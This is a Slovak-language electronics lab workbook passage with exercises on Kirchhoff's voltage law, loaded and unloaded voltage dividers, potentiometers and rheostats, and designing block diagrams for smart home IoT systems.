
Predpoklad:  $I_1 + I_2 + I_3 = I$

Výpočet:  $I_1 + I_2 + I_3 = \dots$

Porovnanie vypočítaných a nameraných hodnôt.

## Úloha 2

Overejte platnosť 2. Kirchhoffovho zákona, ktorý hovorí, že súčet napäti v uzavretej slučke je rovný nule ( $U_1+U_2+U_3+\dots+U_n=0$ ).



Obrázok 8.4

Schéma zapojenia pre meranie 2.

Podľa 2. Kirchhoffovho zákona pre našu slučku platí:  $U_{R1}+U_{R2}+U_{R3}-U=0$ . Znamienko "-" vo vzťahu znamená, že dané napätie je orientované proti zvolenému smeru slučky, znamienko "+" znamená, že orientácia napäťia je zhodná so smerom slučky. Vzťah je možné upraviť do tvaru:  $U=U_{R1}+U_{R2}+U_{R3}$ .


Výpočet napäti  $U_{R1}$ ,  $U_{R2}$ ,  $U_{R3}$ :

$$I = \dots$$

$$U_{R1} = \dots$$

$$U_{R2} = \dots$$

$$U_{R3} = \dots$$



**Obrázok 8.5**

**Meranie napäti na stavebnici.**

Spočítanie nameraných úbytkov napäťí, overenie platnosti 2.K.Z. :

Predpoklad:  $U_{R1} + U_{R2} + U_{R3} = U = 12\text{V}$

Výpočet:  $U_{R1} + U_{R2} + U_{R3} =$

Porovnanie vypočítaných a nameraných hodnôt.

## 8.5 Delič napäťia

### Výstup labu

Schopnosť samostatného merania napäťa v rôznych častiach jednoduchého elektronického obvodu. Základné diagnostické prístupy.


### Teoretický úvod

Pasívne elektrotechnické súčiastky je možné zapojiť sériovo alebo paralelne čím dokážeme získať požadovanú úroveň výstupného napäťa. Cvičenie je zamerané na praktické overenie tohto teoretického konceptu.

### Úloha

Aké bude výstupné napätie  $U_2$ , ak je delič napäťia nezačažený a aké bude po začažení deliča rezistorom  $R_3 = 3\text{k}3$ ? Vypočítajte, zapojte a odmerajte na stavebnici.


Nezačažený delič napäťia, výpočet  $U_2$ : .....



Obrázok 8.6

Základná schéma zapojenia deliča nepaäťia.


Začažený delič napäťia, výpočet  $U_2$ : .....



Obrázok 8.7


Schéma pre začažený delič napäťia.

Nezaťažený delič napäcia, meranie  $U_2$  na stavebnici: .....



Obrázok 8.8  
Schéma pre nezaťažený delič napäcia.


Zaťažený delič napäcia, meranie  $U_2$  na stavebnici: .....



Obrázok 8.9  
Schéma pre meranie napäcia na zaťaženom deliči napäcia.


### Úloha

V akom rozsahu sa bude meniť napätie  $U_2$ , ak sa bude bežec potenciometra pohybovať z jednej krajnej polohy do druhej? Vypočítajte, zapojte a odmerajte na stavebnici.




Obrázok 8.10  
Schéma zapojenia pre meranie s potenciometrom.

Bežec potenciometra je v prvej krajnej polohe, je pripojený na zem napájacieho zdroja, určte  $U_{2\text{MIN}}$ : .....



**Obrázok 8.11**  
**Potenciometer v prvej krajnej polohe.**

Bežec potenciometra je v druhej krajnej polohe. Rezistor  $R_1$  a odpor dráhy potenciometra  $R_2$  tvoria delič napäťia. Vypočítajte  $U_{2\text{MAX}}$ : .....




**Obrázok 8.12**  
**Potenciometer v druhej krajnej polohe.**

Zapojte na stavebnici obvod podľa obrázka. Otáčajte bežcom potenciometra z jednej krajnej polohy do druhej. Odmerajte maximálne a minimálne napätie  $U_2$ .

$U_{2\text{MIN}} = \dots$

$U_{2\text{MAX}} = \dots$



**Obrázok 8.13**  
**Schéma merania s potenciometrom.**

## 8.6 Ovládanie výstupného napäťa

### Výstup labu


Schopnosť samostatného merania napätia a prúdu v rôznych častiach jednoduchého elektronického obvodu. Základné diagnostické prístupy.

### Teoretický úvod

Jednou z veľmi často používaných pasívnych súčiastok sú potenciometer a reostat. Zjednodušene povedané ide o rezistor, ktorého odpor dokážeme manuálne regulovať. V praxi sú tieto súčiastky používané v zariadeniach, kde je potrebné regulovať úroveň napäťa, alebo prúdu. V tomto cvičení si overíme teoretický koncept fungovania reostatu.

### Úloha

V akom rozsahu sa bude meniť prúd tečúci obvodom, ak sa bežec potenciometra (zapojeného ako reostat) bude pohybovať z jednej krajnej polohy do druhej? Vypočítajte, zapojte a odmerajte na stavebnici.




Obrázok 8.14

Základná schéma zapojenia.

Bežec reostatu je v prvej krajnej polohe, prúd preteká celou odporovou dráhou reostatu.


Vypočítajte  $I_{MIN}$ : .....



Obrázok 8.15

Bežec reostatu v prvej polohe.

Bežec reostatu je v druhej krajnej polohe, prúd obchádza odporovú dráhu reostatu ( $R_2=0$ ). Vypočítajte  $I_{MAX}$ : .....




**Obrázok 8.16**  
**Bežec reostatu v druhej polohe.**

Zapojte na stavebnici obvod podľa obrázka. Otáčajte bežcom reostatu z jednej krajnej polohy do druhej. Odmerajte maximálny a minimálny prúd tečúci obvodom:

$$I_{\text{MIN}} = \dots$$


$$I_{\text{MAX}} = \dots$$



**Obrázok 8.17**  
**Schéma zapojenia pre meranie prúdu.**


### Úloha

Zapojte obvod, ktorý bude stlačenie tlačidla transformovať na určitú hodnotu napäťa. Aké napätie bude na výstupe, ak nie je stlačené žiadne tlačidlo? Aké bude po stlačení tlačidla S<sub>1</sub>, aké napätie na výstupe bude po stlačení tlačidla S<sub>2</sub> a aké napätie bude na výstupe ak budú tlačidlá S<sub>1</sub> a S<sub>2</sub> stlačené súčasne? Vypočítajte, zapojte na stavebnici a odmerajte.




Obrázok 8.18  
Základná schéma zapojenia.

Pomerajte výstupné napätie U<sub>2</sub>, ak nie je stlačené žiadne tlačidlo. U<sub>2</sub> = .....




Obrázok 8.19  
Náhradná schéma pre odpojené tlačidlá.

Pomerajte výstupné napätie U<sub>2</sub>, ak je stlačené tlačidlo S<sub>1</sub>. Vypočítajte výstupné napätie U<sub>2</sub>: .....




Obrázok 8.20  
Náhradná schéma pre zapojené tlačidlo S1.

Pomerajte výstupné napätie  $U_2$ , ak, Je stlačené tlačidlo  $S_2$ . Vypočítajte výstupné napätie  $U_2$ : .....



Obrázok 8.21  
Náhradná schéma pre zapojené tlačidlo S2.

Pomerajte výstupné napätie  $U_2$ , ak, súčasne sú stlačené tlačidlá  $S_1$  a  $S_2$ . Vypočítajte výstupné napätie  $U_2$ : .....



Obrázok 8.22

Náhradná schéma pre zapojené tlačidlo S1 a S2.


Zapojte obvod na stavebnici. Odmerajte výstupné napätie  $U_2$ : .....

$S_1$  a  $S_2$  nie sú stlačené:  $U_2 = \dots$  V

Je stlačené tlačidlo  $S_1$ :  $U_2 = \dots$  V

Je stlačené tlačidlo  $S_2$ :  $U_2 = \dots$  V

Súčasne sú stlačené tlačidlá  $S_1$  a  $S_2$ :  $U_2 = \dots$  V




Obrázok 8.23

Schéma merania.

### Úloha


Aké napätie  $U_2$  získame na výstupe obvodu, ak bude prepínač  $P$  v polohe 1 a aké napätie bude na výstupe v prípade, že prepínač prepneme do polohy 2. Vypočítajte, zapojte na stavebnici a odmerajte.



Obrázok 8.24  
Schéma zapojenia.

### Úloha


Určte hodnoty odporov rezistorov  $R_1$  a  $R_3$  tak, aby bolo možné nastavovať výstupné napätie  $U_2$  v rozsahu od 1V do 11V. Zapojte na stavebnici a overte funkčnosť meraním.



Obrázok 8.25  
Schéma zapojenia.

### Úloha

Vypočítajte hodnotu výstupného napäťa  $U_2$ . Obvod potom zapojte na stavebnici a odmerané napätie porovnajte s výpočtom.



Obrázok 8.26  
Schéma zapojenia.

## 8.7 Blokový diagram

### Výstupy labu

Vytvorenie blokového diagramu inteligentného IoT systému.

### Teoretický úvod

Internet vecí prepája veci a poskytuje im funkciaľitu, ktorá dáva pocit inteligenčného zariadenia. Vytvorenie inteligenčného systému je komplexný proces.



#### TIP!

Je vhodné mať na pamäti, že každý problém má svoje riešenie, ale nie každé riešenie nájde svoj problém.

Popis riešenia konkrétnego problému formou vizuálnych blokov predstavuje zjednodušený návod ako sa dopracuje riadiaci program k požadovanému výstupu. V tejto časti ešte neexistuje konkrétny kód, ktorý bude vykonávaný na zariadení. Blokový diagram je len model fungovania systému, do istej miery je to aj dokumentácia aplikácie.

S pomocou blokového diagramu sa dajú omnoho jednoduchšie navrhnúť požadované informačné toky, potrebné vstupy, výstupy a nevyhnutné operácie, ktoré musí riadiaci systém vykonať aby sa dopracoval k požadovaným výsledkom.


Vhodným online nástrojom pre jednoduché vývojové diagramy je portál [draw.io](https://draw.io)

### Úloha

Navrhnite blokový diagram pre rôznorodé inteligenčné systémy v domácnosti a záhrade.

### Príklad 1: Inteligenčný termostat

Analyzujte fungovanie domáceho termostatu.



**Obrázok 8.27**

**Bloková schéma fungovania termostatu.**

### Príklad 2: Inteligentný skleník

